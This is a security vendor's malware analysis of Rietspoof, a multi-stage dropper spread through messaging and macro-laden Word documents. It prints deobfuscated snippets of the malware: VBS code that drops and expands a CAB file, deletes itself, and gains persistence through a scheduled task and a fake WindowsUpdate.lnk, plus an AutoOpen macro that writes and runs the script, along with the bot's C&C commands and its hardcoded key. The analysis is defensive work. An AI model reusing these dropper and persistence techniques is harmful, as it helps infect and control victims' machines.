Spoofing in the reeds with Rietspoof

By Threat Research TeamThreat Research Team

Archived: 2026-04-05 15:08:02 UTC

We're tracking a new cyberthreat that combines file formats to create a more versatile malware.

Authored by: Luigino Camastra, Jan Širmer, Adolf Středa and Lukáš Obrdlík

Since August 2018, we have been monitoring a new malware family we're calling **Rietspoof.** Rietspoof is a new multi-stage malware that exhibits some very striking features and capabilities. When we began tracking Rietspoof, it was updated about once a month. However, in January 2019, we noticed the update cadence change to daily.

Rietspoof utilizes several stages, combining various file formats, to deliver a potentially more versatile malware. Our data suggests that the first stage was delivered through instant messaging clients, such as Skype or Live Messenger. It delivers a highly obfuscated Visual Basic Script with a hard-coded and encrypted second stage — a CAB file. The CAB file is expanded into an executable that is digitally signed with a valid signature, mostly using Comodo CA. The .exe installs a downloader in Stage 4.

What's interesting to note, is that the third stage uses a simple TCP protocol to communicate with its C&C, whose IP address is hardcoded in the binary. The protocol is encrypted by AES in CBC mode. In one version we observed the key being derived from the initial handshake, and in a second version it was derived from a hard-coded string. In version two, the protocol not only supports its own protocol running over TCP, but it also tries to leverage HTTP/HTTPS requests. It is uncommon to see a C&C communication protocol being modified to such an extent, given the level of effort required to change the communication protocol. While it is common to change obfuscation methods, C&C communication usually remains relatively constant in most malware.

This downloader uses a homegrown protocol to retrieve another stage (Stage 4) from a hard-coded address. While Stage 3 protocol includes bot capabilities, Stage 4 acts as a designated downloader only.

Additionally, the C&C server communicates only with IP addresses set to USA which leads us to the hypothesis that we are working with a specifically targeted attack or the attackers are using the USA IP range only for testing reasons. And, it is possible that there are more stages that haven't been revealed yet. Here are the results of our full analysis to date.

VBS deobfuscate & drop embedded file

The first part of the Visual Basic script is a function for reading and deobfuscating embedded binaries.

```
Function main_function(Offset, strPath)
    Dim oFSO: Set oFSO = CreateObject("Scripting.FileSystemObject")
    Dim oFile: Set oFile = oFSO.GetFile(strPath)
    If IsNull(oFile) Then Exit Function
    Set objStreamIn = oFile.OpenAsTextStream()
    objStreamIn.Skip Offset
```

```
objStreamIn.Skip Offset
Do Until objStreamIn.AtEndOfStream
    counter = 0
    counter = counter + Asc( objStreamIn.Read( 1 ) )
    var_str_01 =
    var_str_01 = var_str_01 + Chr(counter Xor val_01)
    var_str_02 = var_str_02 + var_str_01
Loop

func_dropper var_str_02, TempPath + "\JSWdhndk.sjk"
```

From this snippet, it is immediately obvious that the script starts reading code at a specific offset *deobfuscating the CAB file and readying it for the next stage.* The code is, character by character, converted to its ANSI value and added to the *counter*variable. At every step, the *counter* is XORed with *val_01* (hard-coded to 15) and appended to already decoded bytes. Interestingly, at every step, the string *var_str_01*is also appended to *var_str_02.*

After this step, the *var_str_02* is used as a parameter for a new function. The second parameter is TempPath with the following filename:

```
Function func_dropper(strBinary, strPath)
    Dim oFSO: Set oFSO = CreateObject("Scripting.FileSystemObject")
    Dim oTxtStream
    On Error Resume Next
    Set oTxtStream = oFSO.createTextFile(strPath)
    If Err.number <> 0 Then Exit Function
    On Error GoTo 0
    Set oTxtStream = Nothing
    With oFSO.createTextFile(strPath)
        .Write(strBinary)
        .Close
    End With
End Function
objShell.Run "expand.exe " +  TempPath + "\JSWdhndk.sjk -F:* "
& TempPath & "\" & file_name & "%NUMBER_OF_PROCESSORS%.exe", 0, false
```

In this stage, the CAB file is saved to the machine's Temp folder under the name "JSWdhndk.sjk." The following stage needs to be extracted from it, which is accomplished by using *expand.exe:*

Executing PE and covering tracks

The script first checks if the logged user is an *Admin* by simply reading the registry key *"HKEY_USERS\S-1-5-19\Environment\TEMP"*. In case of success it set *func_read_Registry* to *True*

```
Function func_read_registry()
  func_read_registry = False
  On Error Resume Next
  key = CreateObject("WScript.Shell").RegRead("HKEY_USERS\S-1-5-19\Environment\TEMP")
  If err.number = 0 Then func_read_registry = True
End Function
```

When this flag is set to *True*, the VBS changes the date to *01-01-2109*, deletes the CAB file from *%TEMP%*, runs the expanded executable file, and deletes the original script to cover its tracks. And, then, it change the date back to the actual date. This interim date with the year 2109 is not used in the script not dropped files. At the beginning, we thought this was just a typo and the intended interim date was 01-01-2019 but this hypothesis was not confirmed.

An interesting move from the malware authors is to use cmd /c to run commands from the command line. Look at the description of this command:

```
/C      Carries out the command specified by string and then terminates
```

This is most likely an attempt to break behavior detections by spawning more command lines with carried out commands.

Even if the previous step is skipped, if the current user is not the admin, the next step is to run the expanded PE file. At first, the script deletes a scheduled task *Microsoft Windows DOM object helper*. This is done by the malware authors to be sure that they can create a new value in schedule tasks pointing to the expanded PE file which was expanded from the previous stage; it is set to execute after one minute. Then the CAB file is deleted from *%TEMP%* directory.

```
objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c schtasks.exe
/Delete /TN \Microsoft Windows DOM object helper /F", 0, false
objShell.Run "cmd /c cmd /c cmd /c cmd /c cmd /c cmd /c schtasks.exe
/create /Sc MINUTE /MO 1 /TN \Microsoft Windows DOM object helper /TR  + TempPath +
"\" + file_name +"%NUMBER_OF_PROCESSORS%.exe", 0, false
CreateObject("Scripting.FileSystemObject").DeleteFile(TempPath + "\JSWdhndk.sjk")
```

Adding persistence

```
Set lnk = objShell.CreateShortcut(strUserProfile
& "\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WindowsUpdate.lnk")
lnk.TargetPath = TempPath + "\"+ dropped_executable_name +"%NUMBER_OF_PROCESSORS%.exe"
lnk.Arguments = ""
lnk.Description = "Microsoft Windows Update Manager"
lnk.IconLocation = TempPath + "\"+ dropped_executable_name +strPRC+".exe, 2"
lnk.WindowStyle = "0"
lnk.WorkingDirectory = TempPath
lnk.Save
Set lnk = Nothing
```

In the new version of the VBS, , the malware authors added a new function for persistence starting on January 22, 2019. The script creates a new *LNK* file in startup with the name *WindowsUpdate.lnk*. This *lnk* file runs an expanded PE file after startup to ensure the executable will run if the machine is rebooted.

Signature

Almost every version of the VBS file contains a new certificate, for example:

```
'' SIG '' Begin signature block
'' SIG '' MIIY4QYJKoZIhvcNAQcCoIIY0jCCGM4CAQExCzAJBgUr
'' SIG '' DgMCGgUAMGcGCisGAQQBgjcCAQSgWTBXMDIGCisGAQQB
'' SIG '' gjcCAR4wJAIBAQQQTvApFpkntU2P5azhDxfrqwIBAAIB
'' SIG '' AAIBAAIBAAIBADAhMAkGBSsOAwIaBQAEFEy37Jx6DADY
'' SIG '' y6plHWpVlOoTdK4ZoIITwDCCA+4wggNXoAMCAQICEH6T
```


When we simply transform this block of code from base64 to hex, and then parse this ASN.1 hex string, we obtain the serial number of this certificate:

Digital Signature

ANJELA KEY LIMITED, Valid

Digital Signature: F91651036B09EFB57C03A33CB67DE79F5283CB83 [redacted]

Serial:	4C450ECCD61D334E0AFB2B2D9BB1D812
Program name:	Generic Host Process for Win32 Services
Issuer:	COMODO RSA Code Signing CA
Subject:	ANJELA KEY LIMITED
Valid:	07. 01. 2019 02:00:00-08. 01. 2020 01:59:59
Expired:	No
Signing date:	17. 01. 2019 16:39:35
Properties:	HashValid, Valid, HashAndFormatValid, WinVerifiable, NowValid
Scan time:	[redacted]



Most certificates are issued by COMODO or Sectigo

Stage 3 – Dropped bot

So far, we have seen two versions of the third stage of Rietspoof, observing they differ mostly in terms of communication protocol. This stage has the capabilities of a simple bot: it can download/upload files, start processes, or initiate a self-destruct function. The C&C server also seems to have implemented basic geofencing based on IP address. We didn't receive any "interesting" commands when we tried to communicate with it from our lab network; however, when we virtually moved our fake client to the USA, we received a command containing the next stage.

We noticed that development of this third stage is rapidly evolving, sometimes running two different branches at once. During our analysis, the communication protocol was modified several times and new features were added. For example, string obfuscation was supported in earlier versions, implemented several days later, and then on the 23rd of January, we saw samples that rolled back some of these changes. Newer versions also support the command line switch "/s," used to install themselves as a service named "*windmhlp*".

Timeline

15.1. Obfuscation placeholders, communication protocol v1

18.1. Implemented obfuscation, service installation, communication protocol v2

22.1. Obfuscation scrapped, communication protocol v1

23.1. Obfuscation scrapped, communication protocol v1, service installation

The bot is either blocked by geofencing or there's currently no ongoing distribution. The communication has a simple structure:

Req: *client_hello* (Deprecated in version 2)

Res: *client_hello* (Deprecated in version 2)

Req: *ID*

Res: *OK* or *HARDWARE*

Req: *HW* (if previous response was *HARDWARE)*

Res: *OK*

The command “HARDWARE” is sent only if the sent client ID is seen for the first time. The command “OK” always results in communication termination. This simple protocol is executed periodically every several minutes.

Communication protocol v1

The first version of the third-stage communication uses a rather simplistic protocol. At first, a key and initialization vector is generated by a handshake that consists of a message and a response, both 32 random bytes and a 4-byte CRC32 checksum. Afterwards, the random bytes are xor-ed together, and applying SHA256 on the result yields the key. Similarly, applying MD5 on the SHA256 digest yields the initialization vector. From now on, these parameters are used to encrypt messages by AES-CBC. Note that the padding function is strangely designed: the last block is padded to 16 bytes, if necessary, and another 16 zero-bytes are always appended after the last block.

```
00406C25
00406C25 connection_success:
00406C25                lea     edx, [ebp+buf]
00406C28                push    edx ; buf
00406C29                call    init_buffer
00406C2E                add     esp, 4
00406C31                push    4096 ; recv_buffer_size
00406C36                lea     eax, [ebp+recv_data]
00406C3C                push    eax ; recv_buffer
00406C3D                push    36 ; len
00406C3F                lea     ecx, [ebp+buf] ; key?
00406C42                push    ecx ; buf
00406C43                lea     edx, [ebp+WSAData]
00406C49                push    edx ; WSAData
00406C4A
00406C4A HANDSHAKE_START:
00406C4A                call    communication_c2
00406C4F                add     esp, 14h
00406C52                lea     eax, [ebp+recv_data]
00406C58                push    eax ; buffer
00406C59                call    check_crc32 ; check CRC respose from server
00406C5E                add     esp, 4
00406C61                cmp     eax, 1
00406C64                jz      short loc_406C77
```


```
00406C96
00406C96 loc_406C96:
00406C96                lea     edx, [ebp+key]
00406C99                push    edx ; hash
00406C9A                call    sha256
00406C9F                add     esp, 4
00406CA2                lea     eax, [ebp+IV]
00406CA5                push    eax ; int
00406CA6                push    32 ; size_t
00406CA8                lea     ecx, [ebp+key]
00406CAB                push    ecx ; void *
00406CAC                call    md5
00406CB1
00406CB1 END_OF_HANDSHAKE:
```

Initial handshake and the subsequent key generation: there’s a check for port array, which is not shown, overflow in-between these two blocks.

```
push    offset a2 ; "HELLO\n"
lea     ecx, [ebp+var_3030] ; this
call    obfuscate_hello
mov     ecx, eax
call    deobfuscate_hello
push    eax
push    offset aS_2 ; "%s"
push    1000h ; SizeInBytes
lea     eax, [ebp+DstBuf]
push    eax ; DstBuf
call    _sprintf_s
```

String “HELLO\n” that is obfuscated and subsequently deobfuscated - obfuscation placeholder

The communication starts with *client_hello*, a message simply containing “HELLO\n” that expects “HELLO\n” as a reply (actually “HELLO\n\n\n\n\n\n…” was always the reply). Then, the client sends a command “ID:<MD5 of adapter MAC address>2.10\n”. Either a response “OK”, “HARDWARE”, or a more powerful command is received. In the former, the communication ends and the communication loop sleeps for two to five minutes. The response “HARDWARE” induces a request “HW:<*OS info*> CPU<*CPU info*> RAM: <*RAM info*> USER: <*process privileges*>”, *process privileges* being either “admin” (the process has administrator privileges) or “user” (otherwise). Again, after this message a response “OK” is received, similarly ending the communication.




One of six alternative commands may follow instead of OK:

DEL: <filename>	Delete file, the filename is prefixed by the location of %TEMP%
RUN: <filename>	Create process with the file as *lpCommandLine*, the filename is prefixed by the location of %TEMP%
DWN: <filename>	Download a file, if the filename has suffix *.upgrade* then dump VBS update script which replaces the malware with a newer version.
UPL: <filename>	Upload file from %TEMP%
DAR: <filename>	Download, save to %TEMP%/<filename> and execute
DSF:\n	Delete itself

Communication protocol v2

The second version of the third stage of Rietspoof also uses a rather similar protocol with a few new additions. The second version tries to communicate over HTTP/HTTPS, unless a proxy is set up, in which case it resorts to raw TCP. This new version also eschews the initial handshake, as it uses a hardcoded string “M9h5an8f8zTjnyTwQVh6hYBdYsMqHiAz” instead of XORing two random strings. Again, this string is put through SHA256, yielding a key, and SHA256 composed with MD5, yielding an initialization vector. These parameters are used to encrypt messages by AES-CBC.




Obfuscated “HELLO\n” string

The HTTP GET requests, generated by the malware, are more or less ordinary with the exception of three headers that may be present. An example of the HTTP request is below. Note that Content-MD5 header is not mandatory; moreover, the Content-MD5 header is used in a custom and standard non-compliant way. Also, the User-agent string is hard-coded in the binary.*GET /<path>?<GET data> HTTP/1.1*
Host:<domain>
Connection:close
Content-MD5:<base64 encoded message>
User-agent:Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.1) Gecko/20061204 Firefox/2.0.0.1


Fortunately for us, the old protocol is still present for cases when an HTTP proxy is used. We believe that this may serve as a protection against trivial man-in-the-middle attacks that could be utilized during analysis of the malware. However, in our case, it allows us to deploy a new tracking script with very few modifications, as only the key agreement protocol has been changed.

Stage 4 – Downloader

This stage tries to establish an authenticated channel through NTLM protocol over TCP with its C&C whose IP address is hardcoded.



Initiate NTLM authentication



Main loop of authentication and receiving data from C&C server

Afterwards it starts communicating with the C&C over the aforementioned channel with the intent of recovering either another stage or possibly the final payload.

Conclusion

As you have read above, this new malware, Rietspoof, has had a significant increase in its activity during January 2019. During this time, the developer has used several valid certificates to sign related files. Also, the payloads went through development, namely changing the implementation of the Stage 3 communication protocol several times. While the data on Rietspoof is extensive, motives and modus operandi are still unknown, as are the intended targets. And, to date, the malware-infected files are rarely being detected by most antivirus software.

Our research still cannot confirm if we've uncovered the entire infection chain. While the malware has bot capabilities, it seems to have been primarily designed as a dropper. Additionally, the low prevalence and use of geofencing signifies other possible unknowns. For instance, we may have missed other samples that are distributed only to a specific IP address range.

We are not sharing IoCs publicly, but, if you are able to prove to Avast that you are an anti-malware analyst or researcher, we will make the IoCs available to you. In this case feel free to contact @n3ph8t3r, @StredaAdolf and @sirmer_jan on Twitter.

Update 2/20/19:

Thanks to the Malware Hunter Team, we received information about the first stage of Rietspoof. It seems that Rietspoof was spread using a Microsoft Word document with macros. The document acts as a dropper and a runner for the aforementioned VBS. Upon initial inspection the document shows an almost traditional image that is used to persuade users to enable macros, as can be seen below:

Once macros are enabled, the information regarding the protected document is deleted and a Title "*Emergency exit map*" is shown.


```
Sub DeleteAllHeadersFooters()

  Dim sec As Section
  Dim hd_ft As HeaderFooter

  For Each sec In ActiveDocument.Sections
    For Each hd_ft In sec.Headers
      hd_ft.Range.Delete
    Next
    For Each hd_ft In sec.Footers
      hd_ft.Range.Delete
    Next
  Next sec

End Sub
```

Once macros are enabled, the information regarding the protected document is deleted and a title "*Emergency exit map*" is shown.




```
Sub AutoOpen()
ActiveWindow.View.ShowHiddenText = True
If ypvirsroj = False Then
wxgupmycfcjfvhtvrdlo
Else
strTempPath = Application.StartupPath + phncwqbdjnts("5c2
DeleteAllHeadersFooters
Open strTempPath For Binary Lock Read Write As #1
Put #1, , wzflxhzoohuvub(zrcywqtqpexuy)
Close #1
Open strTempPath For Binary Lock Read Write As #1
Seek #1, LOF(1) + 1
Put #1, , wzflxhzoohuvub(zingbwdoiqanjhkqgmu)
Close #1
ret = Shell("wscript.exe """ + strTempPath + "", vbHide)
```

Afterwards, this part of the script deobfuscates the VBS and saves it onto the machine, executing *wscript.exe* with a parameter

c:\users\NAME\appdata\roaming\microsoft\word\startup\.\.\\Windows\Cookies\wordTemplate.vbs, that is a path leading to the dropped VBS, to execute the payload.

```
| Hex String | J0xEY3RJaWNKRlJwam1F | 4a3078455933524a61574e4b526c4a77616d314 |
|            | b0                   | 66230                                   |
```

The Visual Basic script, that we described earlier, is embedded in the document as a base64 string encoded in hex.

A group of elite researchers who like to stay under the radar.
